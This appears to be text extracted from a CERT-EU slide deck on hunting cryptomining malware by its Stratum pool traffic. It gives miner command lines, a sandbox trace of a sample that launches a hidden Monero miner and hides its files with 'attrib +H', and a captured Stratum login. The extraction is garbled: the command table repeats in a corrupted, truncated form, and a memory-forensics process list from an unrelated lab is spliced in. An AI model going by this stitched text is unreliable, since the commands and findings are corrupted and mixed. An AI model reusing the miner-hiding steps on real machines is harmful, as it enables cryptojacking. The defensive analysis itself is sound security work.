



FOR THE EU INSTITUTIONS, BODIES AND AGENCIES

Trick or treat?

Unveil the “Stratum” of the mining pools

02-04-2019

Who's speaking ?



Ioana-Andrada TODIRICA

Security Administrator



Emilien LE JAMTEL

Security Analyst

The Computer Emergency Response Team for the EU institutions, bodies and agencies (EU-I):



Mandate: 2011 Pilot, 2012 Inter-institutional Taskforce, **2017 Inter-institutional agreement**




Mission: to **contribute to the security of the ICT infrastructure** of the EU-I




Constituency of **60+ organisations** and over **40.000 users**

30 members of staff delivering highly technical and specialised operational services



Mining pools 101



The Stratum mining protocol is used to **distribute job** to mining pool workers



Solo-mining is an exception, especially in the botnet community.




The **Stratum mining protocol** was developed in 2012 as a replacement for the obsolete **getwork** protocol.




Line-based protocol over TCP sockets (**unencrypted**) with payload encoded as **JSON-RPC messages**.

We developed different strategies to identify **Stratum servers**



* you can use a **SNORT rule** to detect the protocol

Let's hunt for interesting samples



Cryptomining malware Samples

Most scripts are available on github

<https://github.com/kwouffe/cryptonote-hunt>

Looking for samples matching:

stratum references


Hardcoded wallet addresses

Usage of known mining software

Outbound connections to mining pools

* Around 15000 unique samples collected

Processing workflow (static analysis)



Here are some way to specify **Stratum** server

Software	Command-line	Config file
Xmrig	xmrig.exe --max-cpu-usage 85 --cpu-priority 3 -o xmr-classic.f2pool.com:13541 -u wallet_address.worker_name -p x -k	"pools": [{ "url": " pool.monero.hashvault.pro:3333 ", "user": "4BrL51JcC9NGQ71k...
xmr-stak	-	"pool_list" : [{ "pool_address" : "haven.miner.rocks:4005", "wallet_address" : "hvxxzujE7USHRSMU...
cgminer	cgminer -o stratum+tcp://uk1.ghash.io:3333 -u username.worker -p X	"pools" : [{ "url" : " http://usa.wemineltc.com:3336 ", "user" : "user.worker",
BFGminer	bfgminer -o stratum+tcp://stratum.slushpool.com:3333 -u YOUR_USER_NAME_OF_POOL -p YOUR_PASSWORD_OF_POOL	-
ccminer	ccminer-x64.exe -a x17 -o stratum+tcp://yiimp.eu:3777 -u DSqoG... -p X	{ "url" : "stratum+tcp://stratum.nicehash.com:3333", "user" : "Bitcoin address", "pass" : "p=0.8", "algo" : "x11" }
ethminer	ethminer.exe --farm-recheck 200 -U -S eu1.ethermine.org:4444 -FS us1.ethermine.org:4444 -O X	-
Claymore	EthDcrMiner64.exe -epool stratum+tcp://daggerhashimoto.eu.nicehash.com:3353 -ewal 1LmMN... -epsw x -esm 3 -allpools 1 -estale 0 -dpool stratum+tcp://decred.eu.nicehash.com:3354	POOL: eth-eu1.nanopool.org:9999 , WALLET: YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL, PSW: x, WORKER: , ESM: 0, ALLPOOLS: 1
cpuminer	cpuminer -a cryptonight -o stratum+tcp://pool.usxmrrpool.com:3333 -u 48JvicghZ -p x	{ "url" : "stratum+tcp://127.0.0.1:8332", "user" : "rpcuser", "pass" : "rpcpass", }

Here are some way to specify **Stratum** server

Software	Command-line	Config file
Software	Command-line	
Xmrig	<pre>xmrig.exe --max-cpu-usage 85 --cpu-priority 3 -o xmrig-classic.f2pool.com:13541 -u wallet_address.worker_name -p x -k</pre>	
BFGminer	<pre>bfgminer -o stratum+tcp://stratum.slushpool.com:3333 -U YOU</pre>	
ccminer	Config file	
ethminer	<pre>ethminer -U us1</pre>	<pre>"pools": [{ "url": "pool.monero.hashvault.pro:3333", "user": "4BrL51JCC9NGQ71k..." }]</pre>
Claymore	<pre>EthD stratum+tcp://daggershashimoto.eu.nicehash.com:3333 -ewal ILMIN... -epsw x -esm 3 -allpools 1 -estale 0 -dpool stratum+tcp://decred.eu.nicehash.com:3354</pre>	<pre>YOUR_WALLET/YOUR_WORKER/YOUR_EMAIL,PSW:X,WORKER: , ESM: 0, ALLPOOLS: 1</pre>
cpuminer	<pre>cpuminer -a cryptonight -o stratum+tcp://pool.usxmrpool.com:3333 -u 48JvicghZ -p x</pre>	<pre>{"url" : "stratum+tcp://127.0.0.1:8332", "user" : "rpcuser", "pass" : "rpcpass",}</pre>

Dynamic analysis

Analysed 6 processes in total (System Resource Monitor).

- 633868c5adc5ec520e55b92bcff4be17.exe (PID: 3132)
- cmd.exe cmd /c C:\32.bat (PID: 3140)
- 32.exe -o stratum+tcp://pool.minexmr.com:7777 -u 429euCzLAzGibAmq2Fq7MxEjQz2zbtGRSjB6ijAE4LUcFjs3oTmobZRL8QtffYcyfEBXjNwBkB2Tpi4jYje5TEXMjtnr-p-x-t32 (PID: 3180)
- attrib.exe %WINDIR%\system32\attrib.exe +H 633868c5adc5ec520e55b92bcff4be17.exe (PID: 3240)
- attrib.exe %WINDIR%\system32\attrib.exe +H C:\32.bat (PID: 3256)
- attrib.exe %WINDIR%\system32\attrib.exe +H C:\32.exe (PID: 3248)

Network Analysis

DNS Requests

Domain	Address	Registrar	Country
pool.minexmr.com	-	-	-

Contacted Hosts

IP Address	Port/Protocol	Associated Process	Details
188.165.254.85	7777 TCP	32.exe PID: 3180	France ASN: 16276 (OVH SAS)

```
root@siftworkstation: /home/sansforensics/Desktop/shared# vol.py --profile=Win2003SP1x86 pslist -f CMIT_460_Lab_3-4.vmem
```

Offset (V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0x8659f2a8	System	4	0	65	565	----	0		
0x8605a838	smss.exe	428	4	3	18	----	0	0 2009-10-30 17:15:29 UTC+0000	
0x864ada30	csrss.exe	692	428	12	465	0	0	0 2009-10-30 17:15:43 UTC+0000	
0x8616eb18	winlogon.exe	820	428	18	511	0	0	0 2009-10-30 17:15:49 UTC+0000	
0x85ff19a0	services.exe	1016	820	16	301	0	0	0 2009-10-30 17:15:59 UTC+0000	
0x863096d0	lsass.exe	1060	820	27	444	0	0	0 2009-10-30 17:16:01 UTC+0000	
0x85fec940	svchost.exe	1432	1016	6	80	0	0	0 2009-10-30 17:16:14 UTC+0000	
0x86301cd8	svchost.exe	1664	1016	11	232	0	0	0 2009-10-30 17:16:22 UTC+0000	
0x863b6538	svchost.exe	1748	1016	9	137	0	0	0 2009-10-30 17:16:23 UTC+0000	
0x8615cd88	svchost.exe	1824	1016	13	158	0	0	0 2009-10-30 17:16:24 UTC+0000	
0x86122ae8	svchost.exe	1848	1016	43	900	0	0	0 2009-10-30 17:16:25 UTC+0000	
0x8648d538	explorer.exe	880	856	10	329	0	0	0 2009-10-30 17:16:55 UTC+0000	
0x86113d88	sqlmangr.exe	1512	880	2	73	0	0	0 2009-10-30 17:17:13 UTC+0000	
0x860f52b8	spoolsv.exe	472	1016	14	134	0	0	0 2009-10-30 17:17:35 UTC+0000	
0x8648cc40	msdtc.exe	508	1016	21	158	0	0	0 2009-10-30 17:17:35 UTC+0000	
0x8616a6b8	svchost.exe	744	1016	2	56	0	0	0 2009-10-30 17:17:40 UTC+0000	
0x8612f020	inetinfo.exe	816	1016	9	183	0	0	0 2009-10-30 17:17:41 UTC+0000	
0x8610e020	sqlservr.exe	876	1016	22	251	0	0	0 2009-10-30 17:17:41 UTC+0000	
0x85d3ed88	svchost.exe	1240	1016	2	40	0	0	0 2009-10-30 17:17:47 UTC+0000	
0x86022d88	surveyor.exe	1284	1016	7	109	0	0	0 2009-10-30 17:17:47 UTC+0000	
0x86017898	svchost.exe	1812	1016	16	153	0	0	0 2009-10-30 17:17:50 UTC+0000	
0x85d248a0	sqlagent.EXE	336	1016	8	135	0	0	0 2009-10-30 17:17:55 UTC+0000	
0x85d2f020	svchost.exe	916	1016	15	133	0	0	0 2009-10-30 17:18:01 UTC+0000	
0x85cfa020	wmiprvse.exe	2428	1432	4	168	0	0	0 2009-10-30 17:18:22 UTC+0000	
0x85cacd88	cmd.exe	4024	1848	1	32	0	0	0 2009-10-30 17:51:00 UTC+0000	
0x85d377a8	tango.exe	3632	4024	1	139	0	0	0 2009-10-30 17:55:23 UTC+0000	
0x85cab510	svchost.exe	2692	3632	1	128	0	0	0 2009-10-30 17:59:11 UTC+0000	
0x85cd7d88	w3wp.exe	3796	1812	13	121	0	0	0 2009-10-30 18:14:22 UTC+0000	
0x85cc6910	wmiprvse.exe	1244	1432	6	121	0	0	0 2009-10-30 18:14:22 UTC+0000	
0x85cc9b18	iexplore.exe	3280	1220	19	95	0	0	0 2009-10-30 18:14:22 UTC+0000	

```
root@siftworkstation: /home/sansforensics/Desktop/shared#
```

Sandbox reports

Memory Dumps

Wireshark - Follow TCP Stream (tcp.stream eq 17) · tmp

```
{
  "id": 1,
  "jsonrpc": "2.0",
  "method": "login",
  "params": [
    {
      "login": "4425NwMgycYeFcPaTLAf7vMMu4wYr4jrKbVtk5SQvkoPS7WrVjsHrXUhsorWu4Nraip1onkSF2G6wMusVtqc6fSGSP3fCyH",
      "password": "x",
      "agent": "SQLSERVER/6.1.7601.23539 (Windows NT 6.1; Win64; x64) libuv/1.19.2 msvc/2017"
    }
  ]
},
{
  "id": 1,
  "jsonrpc": "2.0",
  "error": null,
  "result": {
    "id": "40839fe7-8bc1-45de-92dd-f63e378baab6",
    "job": "0707d9eedcd605a79fb045103033424f0e4f168b3f89b81c20a761230054502ec6e68ff9b2e2fd00000000b2f9c903f837d75f4980031dc07c51f0ec6aeaea56b52d9023a538808ab2446c09",
    "job_id": "Ud1H6dSUE5x885L2cmPCpZFBCIS",
    "target": "dc460300",
    "id": "40839fe7-8bc1-45de-92dd-f63e378baab6",
    "status": "OK"
  }
},
{
  "jsonrpc": "2.0",
  "method": "job",
  "params": [
    {
      "blob": "0707b8f1dc605101a551432ee4ba043af4b48203c761bbcc0620909415d4d329aa2be57f4154d00000000286f4a1050ae50c7bfeea3c7eba59144b2bec0102807a838a6b559a99df10ee115",
      "job_id": "c67a5RotggFNoh56/x5Nzi2DcWdT",
      "target": "dc460300",
      "id": "40839fe7-8bc1-45de-92dd-f63e378baab6"
    }
  ]
}
```

